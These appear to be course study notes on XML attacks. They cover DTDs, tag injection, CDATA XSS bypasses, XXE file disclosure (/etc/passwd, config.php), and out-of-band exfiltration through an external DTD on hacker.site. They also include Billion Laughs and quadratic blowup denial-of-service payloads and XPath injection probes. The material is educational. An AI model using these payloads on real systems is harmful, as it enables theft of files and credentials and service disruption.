
9. Module - XML Attacks

YAML, JSON, XML -> Formatsprachen für Datenstrukturen


-> we can define the DTD structure either **internally** or **externally**.

XML Document with Internal DTD



```
<?xml version="1.0"?>
<!DOCTYPE message [
        <!ELEMENT message (from,to,body)>
        <!ELEMENT from (#PCDATA)>
        <!ELEMENT to (#PCDATA)>
        <!ELEMENT body (#PCDATA)>
        <!ATTLIST body time CDATA "">
]>
<message>
        <from>Mario</from>
        <to>Luigi</to>
        <body time="16.38">Wanna play? - Cheers, SuperMario!</body>
</message>
```

XML Document with External DTD




message.dtd

```
<!ELEMENT message (from,to,body)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT body (#PCDATA)>
<!ATTLIST body time CDATA "">
```

```
<?xml version="1.0"?>
<!DOCTYPE message SYSTEM "message.dtd">
<message>
        <from>Mario</from>
        <to>Luigi</to>
        <body time="16.38">Wanna play? - Cheers, SuperMario!</body>
</message>
```

< ; > " ' -> characters can't be used inside XML, so encode them like (< (<), & (&))

XML Document with External DTD + Entities



```
<?xml version="1.0"?>
<!DOCTYPE message SYSTEM "message.dtd">
<message>
        <from>Mario</from>
        <to>Luigi</to>
        <body time="16.38">Wanna play? &sign;</body>
</message>
```

Wanna play? - Cheers, SuperMario!

message.dtd

```
<!ELEMENT message (from,to,body)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT body (#PCDATA)>
<!ATTLIST body time CDATA "">
<!ENTITY sign "- Cheers, SuperMario!">
```

types of entities, depending upon

1 -> where they are declared (Internal / External)
2 -> how reusable they are (General / Parameter)
3 -> if they need to be parsed (Parsed / Unparsed)

XML Tag Injection

-> Directly inject + Results in the Response

-> we inject XML **metacharacters**, if the application **fails** to validate data -> vulnerable to XML

```
Metacharacters: ' " < > & &EntityName;
```


Example:

```
normal: <group id="2">admin</group>
injected: <group id="2"">admin</group>
injecting &EntityName; with removing the ;
injecting anything that breaks the xml structure.....
```

-> we can also exploit XSS like this

```
<script><![CDATA[alert]]>('XSS')</script>
During XML processing, the CDATA section is eliminated, and resulting this
<script>alert('XSS')</script>
```

with CDATA structures, we can bypass angular parentheses.
Example:




```
<![CDATA[<]]>script<![CDATA[>]]>
alert('XSS')
<![CDATA[<]]>/script<![CDATA[>]]>
```

This can translate into the following:

```
<script>alert('XSS')</script>
```

XML eXternal Entity

Telling XML parsers to load externally defined entities.
Two kinds of External Entities: **Private** and **Public**



```
<!ENTITY name SYSTEM "URI">
```

```
<!ENTITY name PUBLIC "PublicID" "URI">
```

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ELEMENT sign (#PCDATA)>
  <!ENTITY c SYSTEM "http://my.site/copyright.xml">
]>
<sign>&c;</sign>
```

```
<!-- A SAMPLE copyright -->
Copyright © 2014 by My.site
```

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ELEMENT sign (#PCDATA)>
  <!ENTITY c PUBLIC "-//W3C//TEXT copyright//EN"
     "http://www.w3.org/xmlspec/copyright.xml">
]>
<sign>&c;</sign>
```

-> **external entities**: we can create dynamic references in the document
-> private entities: most dangerous entities, because we can **disclose local system files**, **play with network schemes**, **manipulate internal applications**, etc.

Attack Senarios


resource inclusion

attacker crafted a malicious XML file, This includes an external entity definition that points to a local file.

```
<!ENTITY xxefile SYSTEM "file:///etc/passwd">
-> we add this entity in the DTD and refer to it in the body
-> the xxefile contains the contents of passwd file
<message>
```

```
    …
    <body>&xxefile;</body>
</message>
```

-> passwd file does not contains any metacharacters (< > " '), so there is no error while processing, but what if we request a file that contains metacharacters?



```
<!DOCTYPE message [
    ...
    <!ENTITY xxefile SYSTEM "file:///path/to/config.php">
]>
<message>
    ...
    <body>&xxefile;</body>
</message>
```


Using a "classic technique", the exploitation will fail; this is just because the target file contains special chars!

```
<?php
# Secret configuration file...

$config = array();
$config['username'] = 'hiddenuser';
$config['password'] = 'My$up&r$6kr3tP@$$';
```

to fix this, we use parameter entities, used only in the DTD definition.

CDATA Escape Using Parameter Entities



http://hacker.site/xml/xxe/evil.dtd

```
<!ENTITY join "%a;%xxefile;%z;">
```

```
<!DOCTYPE message [
    ...
    <!ENTITY % a "<![CDATA[">
    <!ENTITY % xxefile SYSTEM "file:///path/to/config.php">
    <!ENTITY % z "]]>">
    <!ENTITY % ExtDTD SYSTEM
"http://hacker.site/xml/xxe/evil.dtd">

    %ExtDTD;
]>
<message>
    ...
    <body>&join;</body>
</message>
```

```
<body><![CDATA[
  <?php
  # Secret configuration file..
  ...
]]></body>
```


-> an alternative to bypass restrictions on a file content
with **php:// I/O Streams**
Example:

```
file:///path/to/config.php
-becomes -
php://filter/read=convert.base64-encode/resource=/path/to/config.php
```

you will get the content file encoded in base64

Bypassing Access Controls

we add an access restriction to a local server IP addresses




```
$allowedIPs = array('127.0.0.1','192.168.1.69');
if (!in_array(@$_SERVER['REMOTE_ADDR'], $allowedIPs)) {
    header('HTTP/1.0 403 Forbidden');
    exit('Access denied.');
}

# Secret information are echoed below...
…
```

if we access the page config.php from the web, we will get an **ACCESS DENIED**. However, if the frontend is vulnerable to XXE, we can steal the page content
With Out-Of-Band (OOB) technique, we can extract file contents without any direct output.

OOB via HTTP


OOB via HTTP
XML Sent
evil_oob.dtd
Server listener
Base64 encoded resource content
% is not allowed, so let's encode it! (&#39 is the same)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY % EvilDTD SYSTEM "http://hacker.site/XML/XXE/evil_oob.dtd">
    %EvilDTD;
    %LoadOOBEnt;
    %OOB;
]>

<message>
    …
    <body>Hello world!</body>
    …
</message>
```

```
<!ENTITY % resource SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///c:/windows/win.ini">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM 'http://xxe.hacker.site:2108/?p=%resource;'>">
```

use xsseserve(https://github.com/joernchen/xxeserve) to make a server for explotation

Billion Laughs Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Quadratic Blowup Attack

```
<?xml version="1.0"?>
<!DOCTYPE strings [<!ENTITY looong "CRAZY_SUPER_SUPER_LONG_LONG_STRING">]>
<strings>
<s>Let's create a &looong; &looong; string:
&looong;&looong;&looong;&looong;&looong;&looong;&looong;
&looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
&looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
&looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
And keep it going...
&looong;&looong;&looong;&looong;&looong;&looong;&looong;
and going...
</s>
</strings>
```

XPath injection

XPath, XQuery, XSLT, Xlink, XPointer ????


XPath is regarded as the SQL for querying XML databases. XPath allows us to navigate around the XML tree structure, so we can retrieve information

New Operations and Expressions on Sequences:

Function on Strings:

upper-case and **lower-case** are useful for detection phase. we can know the XPath version used. we use these function and see
output positive? -> fuctions exists -> version 2.0


output negative? -> function does not exist -> version 1.0



```
/Employees/Employee[username="$_GET['c']"]
Ohpe" and lower-case('G')="g
```

Function Accessors:


base-uri() allows us to potentially obtain the full URI path of the current file.



```
base-uri()
file:///path/to/XMLfile.xml
```


FOR Operator

we use this to list all of something, Example:
we want to retrieve the list of usernames



```
for $x in /Employees/Employee return $x/username
```

